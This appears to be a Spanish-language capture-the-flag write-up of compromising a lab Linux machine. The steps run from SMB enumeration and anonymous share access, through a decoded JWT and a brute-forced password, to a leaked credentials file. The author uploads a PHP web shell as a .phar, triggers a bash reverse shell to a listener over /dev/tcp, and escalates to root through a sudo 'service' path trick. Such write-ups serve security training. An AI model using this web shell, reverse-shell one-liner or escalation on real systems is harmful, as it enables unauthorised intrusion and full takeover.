

Desplegamos la máquina.

Le hacemos un ping para comprobar la conectividad y además vemos que el ttl es de 64 por lo que estamos ante una Linux.



Con nmap vemos los puertos que están abierto y sus servicios.



Como tiene un puerto samba abierto vamos a usar enum4linux para enumerar posibles usuarios y carpetas.

```
❯ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 (
6:29:34 2025
```

```
 ==========================================( Users on 172.17.0.2
=====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: usuario1 Name:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: usuario3 Name:
index: 0x3 RID: 0x3ec acb: 0x00000010 Account: administrador
index: 0x4 RID: 0x3e9 acb: 0x00000010 Account: usuario2 Name:
index: 0x5 RID: 0x3eb acb: 0x00000010 Account: satriani7
```

```
 ================================( Share Enumeration on 172.17.0.2 )=
=====

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        myshare         Disk      Carpeta compartida sin restricciones
        backup24        Disk      Privado
        home            Disk      Produccion
        IPC$            IPC       IPC Service (EseEmeB Samba Server)
```

Con smbclient accedemos a la carpeta myshare sin propocionar contraseña.

```
❯ smbclient \\\\172.17.0.2\\myshare
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct  7 00:26:40 2024
  ..                                  D        0  Mon Oct  7 00:26:40 2024
  access.txt                          N      956  Sun Oct  6 08:46:26 2024
```

Como vemos visto que hay un archivo .txt, lo descargamos a nuestra Kali y comprobamos su contenido.

```
smb: \> get access.txt
getting file \access.txt of size 956 as access.txt (9560000,0 KiloBytes/sec) (average inf KiloBytes
/sec)
smb: \> quit
❯ cat access.txt
```


```
       File: access.txt
   1   eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InNhdHJpYW5pN0Blc2VlbWViLmRsIiwicm9sZSI6I
       nVzZXIiLCJpYXQiOjE3MjgxNjAzNzMsImV4cCI6MTcyODE2Mzk3MywiandrIjp7Imt0eSI6IlJTQSIsIm4iOiI2MzU
       4NTI5OTgwNzk4MDM4NzI2MjQyMzYxMjc2NTg2NjE3MzU1MzUyMTMxNjU0ODI2NDI1ODg4NDkzNTU1NDYxNTIyNTc1N
       TAwNjY0ODY2MDM4OTY4ODMwNTk4OTY0NjUxOTQ2NDEzMzU4OTI1MzU2OTM4MDQwMTE1MjQzMDg4MTg0NTg1MzQxMzY
       5NTQyNTgxNTQwOTc3MjMzMjU0MTQxNzQ5NzczNDQyODkwNjc3ODY2MjI3NzUyMzEzMzg2OTk1NzA1ODAxNzM0NjA2N
       DE1NjkyNTM5MjAyNzc5OTczMjczODgyNTc1NTUwMTIwMDc4NjUzNDc0MTU1MjMyMjkwMDAxNjM4NTIwMTExNTUyNjE
       1NDkwMjQyOTYyMDA4MjYxNDI4NzA0MjAxNjcwOTg0NDUyMjY1NzcwNyIsImUiOjY1NTM3fX0.bQhS5qLCv5bf3sy-o
       HS7ZGcqqjk3LqyJ5bv-Jw6DIIoSIkmBtiocq07F7joOeKRxS3roWdHEuZUMeHQfWTHwRH7pHqCIBVJObdvHI8WR_Ga
       c_MPYvwd6aSAoNExSlZft1-hXJUWbUIZ683JqEg06VYIap0Durih2rUio4Bdzv68JIo_3M8JFMV6kQTHnM3CElKy-U
       dorMbTxMQdUGKLk_4C7_FLwrGQse1f_iGO2MTzxvGtebQhERv-bluUYGU3Dq7aJCNU_hBL68EHDUs0mNSPF-f_FRtd
       ENILwF4U14PSJiZBS3e5634i9HTmzRhvCGAqY00isCJoEXC1smrEZpg
```

Con la herramienta online hashes, hemos podido ver un email. Por lo que tenemos un usuario.


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InNhdHJpYW5pN0Blc2VlbWViLmRsIiwicm9sZSI6I:{"alg":"RS256","typ":"JWT"}{"email":"satriani7@eseemeb.dl","role":
```

Ahora podemos con crackmapexec tratar de hacer fuerza bruta y averiguar la contraseña del usuario satriani7.

Una vez conseguida la contraseña vamos a la carpeta backup24 y nos conectamos con el usuario y la contraseña que hemos encontrado.



Dentro del directorio documents hay otro directorio personal que contiene 2 archivos .txt. Nos los descargamos a nuestra kali.



El archivo tiene usuarios y credenciales, pero ya que tenemos acceso como administrador pues trataremos de colar un archivo malicioso que lea php para mandarnos una reverse shell.

```
❯ cat credentials.txt
       File: credentials.txt
   1   # Archivo de credenciales
   2
   3   Este documento expone credenciales de usuarios, incluyendo la del usuario administrador.
   4
   5   Usuarios:
   6   ------------------------------------------------
   7   1. Usuario: jsmith
   8      - Contraseña: PassJsmith2024!
   9
  10   2. Usuario: abrown
  11      - Contraseña: PassAbrown2024!
  12
  13   3. Usuario: lgarcia
  14      - Contraseña: PassLgarcia2024!
  15
  16   4. Usuario: kchen
  17      - Contraseña: PassKchen2024!
  18
  19   5. Usuario: tjohnson
  20      - Contraseña: PassTjohnson2024!
  21
  22   6. Usuario: emiller
  23      - Contraseña: PassEmiller2024!
  24
  25   7. Usuario: administrador
  26       - Contraseña: Adm1nP4ss2024
  27
  28   8. Usuario: dwhite
  29      - Contraseña: PassDwhite2024!
  30
  31   9. Usuario: nlewis
  32      - Contraseña: PassNlewis2024!
  33
  34   10. Usuario: srodriguez
  35      - Contraseña: PassSrodriguez2024!
```

Creamos el archivo malicioso .phar que es una de las extensiones que también lee código php.

```
❯ cat shell.phar
       File: shell.phar
   1   <?php
   2
   3       system($_GET['cmd']);
   4
   5   ?>
```

Y nos conectamos como administrador para subir el archivo con el que ejecutaremos código mediante el parámetro cmd.

```
❯ smbclient \\\\172.17.0.2\\home -U administrador
Password for [WORKGROUP\administrador]:
Try "help" to get a list of possible commands.
smb: \> put shell.phar
putting file shell.phar as \shell.phar (33,2 kb/s) (average 33,2 kb/s)
```

Ahora nos vamos a la web y mandamos una reverse shell a nuestra Kali por el puerto 443 previamente levantado con netcat.


```
172.17.0.2/shell.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```

Una vez dentro vemos que somos el usuario www-data, además vimos que hay un binaro que con sudo podemos ejecutar como root sin contraseña.

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 50348
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3eaaf4a7da82:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
User www-data may run the following co
    (ALL) NOPASSWD: /usr/sbin/service
```

Vemos en GTFO que podemos hacer con services y listo ya somos root aplicando el comando.




```
sudo service ../../bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
bash -i
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
root@3eaaf4a7da82:/#
```